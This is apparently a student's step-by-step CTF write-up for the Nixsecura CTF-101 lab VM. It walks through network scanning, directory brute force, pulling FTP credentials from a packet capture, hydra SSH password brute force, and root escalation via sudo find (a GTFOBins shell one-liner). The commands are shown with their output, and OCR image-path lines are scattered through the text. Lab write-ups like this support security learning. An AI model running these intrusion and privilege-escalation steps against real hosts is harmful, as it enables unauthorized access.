

Nixsecura - CTF 101

I solved another CFT in my ongoing cyber security journey This CTF is made by founder of Nixsecura institute MRs Imran Khatib Sir

Here is step by step detail explanation how I solved this CTF

- **Step 1:**
  First we scan whole network and find our targeted machine.





We got our targeted machine. And here is one hint for us its saying "Sometimes, it's not about the front door but the side entrance. Find the FTP user, and the rest will follow."

- **Step 2:**

  Now we will scan this machine with Nmap for open ports and finding any vulnerabilities.

```
┌──(kali㉿kali)-[~/Nixsecura_CTF-1]
└─$ nmap -sC -sV -p20-10000 192.168.1.6 -oN nmap-Nixsecura_ctf-1.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-01 02:31 EDT
Nmap scan report for 192.168.1.6
Host is up (0.00066s latency).
Not shown: 9977 filtered tcp ports (no-response)
PORT     STATE  SERVICE    VERSION
21/tcp   open   ftp        vsftpd 3.0.5
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.1.7
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
22/tcp   open   ssh        OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 81:f2:b5:96:22:43:96:53:36:4e:30:25:44:24:56:25 (RSA)
|   256 82:a0:5d:3a:3f:1d:57:83:ce:24:7a:f0:ac:66:b3:d4 (ECDSA)
|_  256 d4:ce:9b:e4:8b:22:4b:b2:13:2a:95:90:6c:a0:3a:6a (ED25519)
80/tcp   open   http       Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: CTF-101 By Nixsecura
8080/tcp closed http-proxy
MAC Address: 00:0C:29:EA:DB:67 (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 67.05 seconds
```

```
┌──(kali㉿kali)-[~/Nixsecura_CTF-1]
└─$ nmap --script=http-enum.nse 192.168.1.6 -oN nmap-Script-Nixsecura_ctf.txt

Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-01 02:34 EDT
Nmap scan report for 192.168.1.6
Host is up (0.00056s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE  SERVICE
21/tcp   open   ftp
22/tcp   open   ssh
80/tcp   open   http
| http-enum:
|   /robots.txt: Robots file
|   /info.php: Possible information file
|_  /vendor/: Potentially interesting directory w/ listing on 'apache/2.4.41 (ubuntu)'
8080/tcp closed http-proxy
MAC Address: 00:0C:29:EA:DB:67 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 6.52 seconds
```

Here are the result of nmap scanning.

➢ Step 3:

Now we will try directory brute force and see for clues.

```
┌──(kali㉿kali)-[~/Nixsecura_CTF-1]
└─$ gobuster dir -u 192.168.1.6 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x html,php,zip,txt

===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.6
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              zip,txt,html,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 276]
/.html                (Status: 403) [Size: 276]
/index.html           (Status: 200) [Size: 34107]
/info.php             (Status: 200) [Size: 83029]
/assets               (Status: 301) [Size: 311] [--> http://192.168.1.6/assets/]
/meetings.html        (Status: 200) [Size: 14810]
/vendor               (Status: 301) [Size: 311] [--> http://192.168.1.6/vendor/]
/robots.txt           (Status: 200) [Size: 572]
/.html                (Status: 403) [Size: 276]
/.php                 (Status: 403) [Size: 276]
/server-status        (Status: 403) [Size: 276]
Progress: 1102800 / 1102805 (100.00%)
===============================================================
Finished
===============================================================
```

We got some directories lets see robots.txt

```
CTF-101 By Nixsecura   192.168.1.6/robots.txt
192.168.1.6/robots.txt
Kali Linux  Kali Tools  Kali Docs  Kali Forums  Kali NetHunter  Exploit-DB  Google Hacking DB  OffSe

#
# robots.txt
#
# This file is to prevent the crawling and indexing of certain parts
# of your site by web crawlers and spiders run by sites like Yahoo!
# and Google. By telling these "robots" where not to go on your site,
# you save bandwidth and server resources.
#
# This file will be ignored unless it is at the root of your host:
# Used:    http://example.com/robots.txt
# Ignored: http://example.com/site/robots.txt
#
# For more information about the robots.txt standard, see:
# http://www.robotstxt.org/robotstxt.html

User-agent: *
Crawl-delay: 10


L3RlcmMzcw==
```

There is something we found in robots.txt but its encoded there is = in the last so that means it can be decoded by base64 decoder lets try to decode it.


```
< DECODE >   Decodes your data into the area below.

/terc3s
```


After decode its Showing /terc3s when we try to read it in opposite way it saying 'secret' because of / at start I think it will be directory or something let's try and check on browser.

➢ Step 4:

Now let's try /terc3s to check as directory.



We got one file downloaded lets see what is in this file it's a pkf file opens in Wireshark lets see what we got in that.



Its showing all ports and services but as we know we got an hind in step 1 we will filter it and search for FTP services

ftp

No.	Time	Source	Destination	Protocol	Length	Info
302	28.174313312	192.168.1.3	192.168.1.21	FTP	86	Response: 220 (vsFTPd 3.0.5)
310	33.190654865	192.168.1.21	192.168.1.3	FTP	78	Request: USER murfy
312	33.191086276	192.168.1.3	192.168.1.21	FTP	100	Response: 331 Please specify the password.
1490	56.662656123	192.168.1.21	192.168.1.3	FTP	89	Request: PASS Z3r0D4y_3xpl0it!
1518	59.450167571	192.168.1.3	192.168.1.21	FTP	88	Response: 530 Login incorrect.
1554	68.553984473	192.168.1.21	192.168.1.3	FTP	72	Request: QUIT
1556	68.554596099	192.168.1.3	192.168.1.21	FTP	80	Response: 221 Goodbye.
1591	70.287565698	192.168.1.3	192.168.1.21	FTP	86	Response: 220 (vsFTPd 3.0.5)
1646	74.673166369	192.168.1.21	192.168.1.3	FTP	78	Request: USER murfy
1648	74.673401927	192.168.1.3	192.168.1.21	FTP	100	Response: 331 Please specify the password.
1777	85.184267084	192.168.1.21	192.168.1.3	FTP	89	Request: PASS Shad0w_R00t_K1nG
1808	88.816195215	192.168.1.3	192.168.1.21	FTP	88	Response: 530 Login incorrect.
1860	97.475078770	192.168.1.21	192.168.1.3	FTP	72	Request: QUIT
1862	97.475386581	192.168.1.3	192.168.1.21	FTP	80	Response: 221 Goodbye.
2005	123.725649051	192.168.1.3	192.168.1.21	FTP	86	Response: 220 (vsFTPd 3.0.5)
2024	126.905551948	192.168.1.21	192.168.1.3	FTP	78	Request: USER murfy
2026	126.905933447	192.168.1.3	192.168.1.21	FTP	100	Response: 331 Please specify the password.
2171	143.497132274	192.168.1.21	192.168.1.3	FTP	88	Request: PASS R00t_0v3rL0rd@#
2214	146.558051029	192.168.1.3	192.168.1.21	FTP	88	Response: 530 Login incorrect.
2235	150.111234249	192.168.1.21	192.168.1.3	FTP	72	Request: QUIT
2237	150.111587155	192.168.1.3	192.168.1.21	FTP	80	Response: 221 Goodbye.
2279	154.733498881	192.168.1.3	192.168.1.21	FTP	86	Response: 220 (vsFTPd 3.0.5)
2304	157.908939137	192.168.1.21	192.168.1.3	FTP	78	Request: USER murfy
2306	157.909304025	192.168.1.3	192.168.1.21	FTP	100	Response: 331 Please specify the password.
2437	185.052648705	192.168.1.21	192.168.1.3	FTP	88	Request: PASS Cyb3rN1nj4_007#
2439	185.066358487	192.168.1.3	192.168.1.21	FTP	89	Response: 230 Login successful.
2441	185.066469863	192.168.1.21	192.168.1.3	FTP	72	Request: SYST
2443	185.066602380	192.168.1.3	192.168.1.21	FTP	85	Response: 215 UNIX Type: L8

After filtering to FTP we got login credentials which is as above.

➢ Step 5:

Now we have login credential's simply lets try to log in with ftp.

```
┌──(kali㉿kali)-[~/Nixsecura_CTF-1]
└─$ ftp 192.168.1.6
Connected to 192.168.1.6.
220 (vsFTPd 3.0.5)
Name (192.168.1.6:kali): murfy
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||24911|)
ftp: Can't connect to `192.168.1.6:24911': Connection timed out
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
-rw-r--r--    1 1001     1001          220 Feb 09 11:19 .bash_logout
-rw-r--r--    1 1001     1001         3771 Feb 09 11:19 .bashrc
drwx------    2 1001     1001         4096 Feb 09 12:04 .cache
-rw-r--r--    1 1001     1001          807 Feb 09 11:19 .profile
-rw-r--r--    1 0        0             630 Feb 17 18:49 pass.txt
-rw-r--r--    1 0        0              25 Feb 09 12:31 users.txt
226 Directory send OK.
ftp>
```

We log in successfully with FTP lets see what we get in it as shows we will download usesr.txt and password.txt

```
ftp> get pass.txt
local: pass.txt remote: pass.txt
200 EPRT command successful. Consider using EPSV.
150 Opening BINARY mode data connection for pass.txt (630 bytes).
100% |*****************************************************************************************************************************|   630      775.83 KiB/s    00:00 ETA
226 Transfer complete.
630 bytes received in 00:00 (254.75 KiB/s)
ftp> get users.txt
local: users.txt remote: users.txt
200 EPRT command successful. Consider using EPSV.
150 Opening BINARY mode data connection for users.txt (25 bytes).
100% |*****************************************************************************************************************************|    25       43.67 KiB/s    00:00 ETA
226 Transfer complete.
25 bytes received in 00:00 (14.74 KiB/s)
ftp>
```

➢ Step 6:

Now we have users and password list lets try to brute force with the help of hydra for ssh so that we can connect with targeted machines.

```
┌──(kali㉿kali)-[~/Nixsecura_CTF-1]
└─$ hydra -L users.txt -P pass.txt ssh://192.168.1.6 -t4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws a

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-01 03:26:00
[DATA] max 4 tasks per 1 server, overall 4 tasks, 123 login tries (l:3/p:41), ~31 tries per task
[DATA] attacking ssh://192.168.1.6:22/
[22][ssh] host: 192.168.1.6   login: marco   password: B1n4ryBr34ker@!!
[STATUS] 106.00 tries/min, 106 tries in 00:01h, 17 to do in 00:01h, 4 active
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-08-01 03:27:19
```

Here with get ssh login credentials so now lets log in from ssh.

```
Last login: Fri Aug  1 05:50:25 2025 from 192.168.1.7
marco@ctf101:~$ ls
nohup.out  snap  TNIH.txt
marco@ctf101:~$ cat TNIH.txt
A good investigator always checks who they are… and who they can become.
A key is hidden within another's home.
SUDOers may hold the key to the next level.
Some users have special privileges. Can you find out who?
marco@ctf101:~$
```

We are in and get hint too its saying SUDOers may jold the key to next level means we can try sudo -l for checking list lets try it

```
Last login: Fri Aug  1 05:50:25 2025 from 192.168.1.7
marco@ctf101:~$ ls
nohup.out  snap  TNIH.txt
marco@ctf101:~$ cat TNIH.txt
A good investigator always checks who they are… and who they can become.
A key is hidden within another's home.
SUDOers may hold the key to the next level.
Some users have special privileges. Can you find out who?
marco@ctf101:~$ sudo -l
[sudo] password for marco:
Sorry, try again.
[sudo] password for marco:
Sorry, try again.
[sudo] password for marco:
Matching Defaults entries for marco on ctf101:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User marco may run the following commands on ctf101:
    (ALL) !ALL
marco@ctf101:~$ cd /home
marco@ctf101:/home$ ls
marco  murfy  nixsecura
marco@ctf101:/home$ cd nixsecura
-bash: cd: nixsecura: Permission denied
marco@ctf101:/home$ sudo su
Sorry, user marco is not allowed to execute '/usr/bin/su' as root on ctf101.
marco@ctf101:/home$ su nixsecura
Password:
```

We didn't find much but in /home directory we found user called Nixsecura lets try to brute force this user with our previous password list.

➢ Step 7:

Brute force for user Nixsecura

```
┌──(kali㉿kali)-[~/Nixsecura_CTF-1]
└─$ ls
nmap-Nixsecura_ctf-1.txt  nmap-Script-Nixsecura_ctf.txt  pass.txt  users.txt

┌──(kali㉿kali)-[~/Nixsecura_CTF-1]
└─$ hydra -l nixsecura -P pass.txt ssh://192.168.1.6 -t4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
 illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-01 03:42:54
[DATA] max 4 tasks per 1 server, overall 4 tasks, 41 login tries (l:1/p:41), ~11 tries per task
[DATA] attacking ssh://192.168.1.6:22/
[22][ssh] host: 192.168.1.6   login: nixsecura   password: S3cur1tyBr34ch@!
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-08-01 03:43:19
```

We got a password for user Nixsecura….

```
marco@ctf101:/home$ su nixsecura
Password:
$ ls
marco  murfy  nixsecura
$ cd nixsecura
$ ls
User_Flag.txt
$ cat User_Flag.txt
{b8f5c01b543e2dff078ca70f25a8b529f26ae03e}
$
```

After that we got our first flag so now for final flag we need get root access lets try with find command.

```
$ find / -perm -u=s -type f 2>/dev/null
/usr/local/bin/.backup
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/umount
/usr/bin/chfn
/usr/bin/mount
/usr/bin/su
/usr/bin/pkexec
/usr/bin/fusermount
/usr/bin/at
/usr/bin/gpasswd
/usr/bin/sudo
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/snapd/snap-confine
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/snap/core20/2434/usr/bin/chfn
/snap/core20/2434/usr/bin/chsh
/snap/core20/2434/usr/bin/gpasswd
/snap/core20/2434/usr/bin/mount
/snap/core20/2434/usr/bin/newgrp
/snap/core20/2434/usr/bin/passwd
/snap/core20/2434/usr/bin/su
/snap/core20/2434/usr/bin/sudo
/snap/core20/2434/usr/bin/umount
/snap/core20/2434/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/2434/usr/lib/openssh/ssh-keysign
/snap/core20/2599/usr/bin/chfn
/snap/core20/2599/usr/bin/chsh
```

Dint get anything special lets try with sudo -l

```
$ sudo -l
Matching Defaults entries for nixsecura on ctf101:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/

User nixsecura may run the following commands on ctf101:
    (ALL) NOPASSWD: /usr/bin/find
$
```

We got (ALL) NOPASSWD: /usr/bin/find this lets try and there is any privilege escalation script or command for this on GTFO Bins website.

We found that exec is useful here

.. / find

Star 11,910

Shell | File write | SUID | Sudo

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
find . -exec /bin/sh \; -quit
```

But we need to make a temp file and try to get into victims machine with the help of that just like I did in below image

```
$ sudo -l
Matching Defaults entries for nixsecura on ctf101:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nixsecura may run the following commands on ctf101:
    (ALL) NOPASSWD: /usr/bin/find
$ find . -exec /bin/sh \; -quit
$ touch /tmp/rushi
$ find /tmp/rushi -exec 'whoami' \;
nixsecura
$ sudo /tmp/rushi -exec 'whoami'
[sudo] password for nixsecura:
$ sudo /tmp/rushi -exec 'whoami' \;
[sudo] password for nixsecura:
sudo: /tmp/rushi: command not found
$ touch /tmp/rushi
$ find /tmp/rushi -exec 'whoami' \;
nixsecura
$ sudo find /tmp/rushi -exec 'whoami' \;
root
$ sudo find /tmp/rushi -exec '/bin/bash' \;
root@ctf101:/home/nixsecura#
```

Here I make one file in /tmp folder and get root with the help of that now we have root access lets browse /root and get out final flag.

```
root@ctf101:/home/nixsecura# cd /root
root@ctf101:~# ls
root.txt  snap
root@ctf101:~# cat root.txt
{95b788f64f1fd4cd1cce67f45d27f3d0fa6b4f80}
root@ctf101:~#
```

This machine is made by Founder of Nixsecura Institute Mrs. Imran Khatib……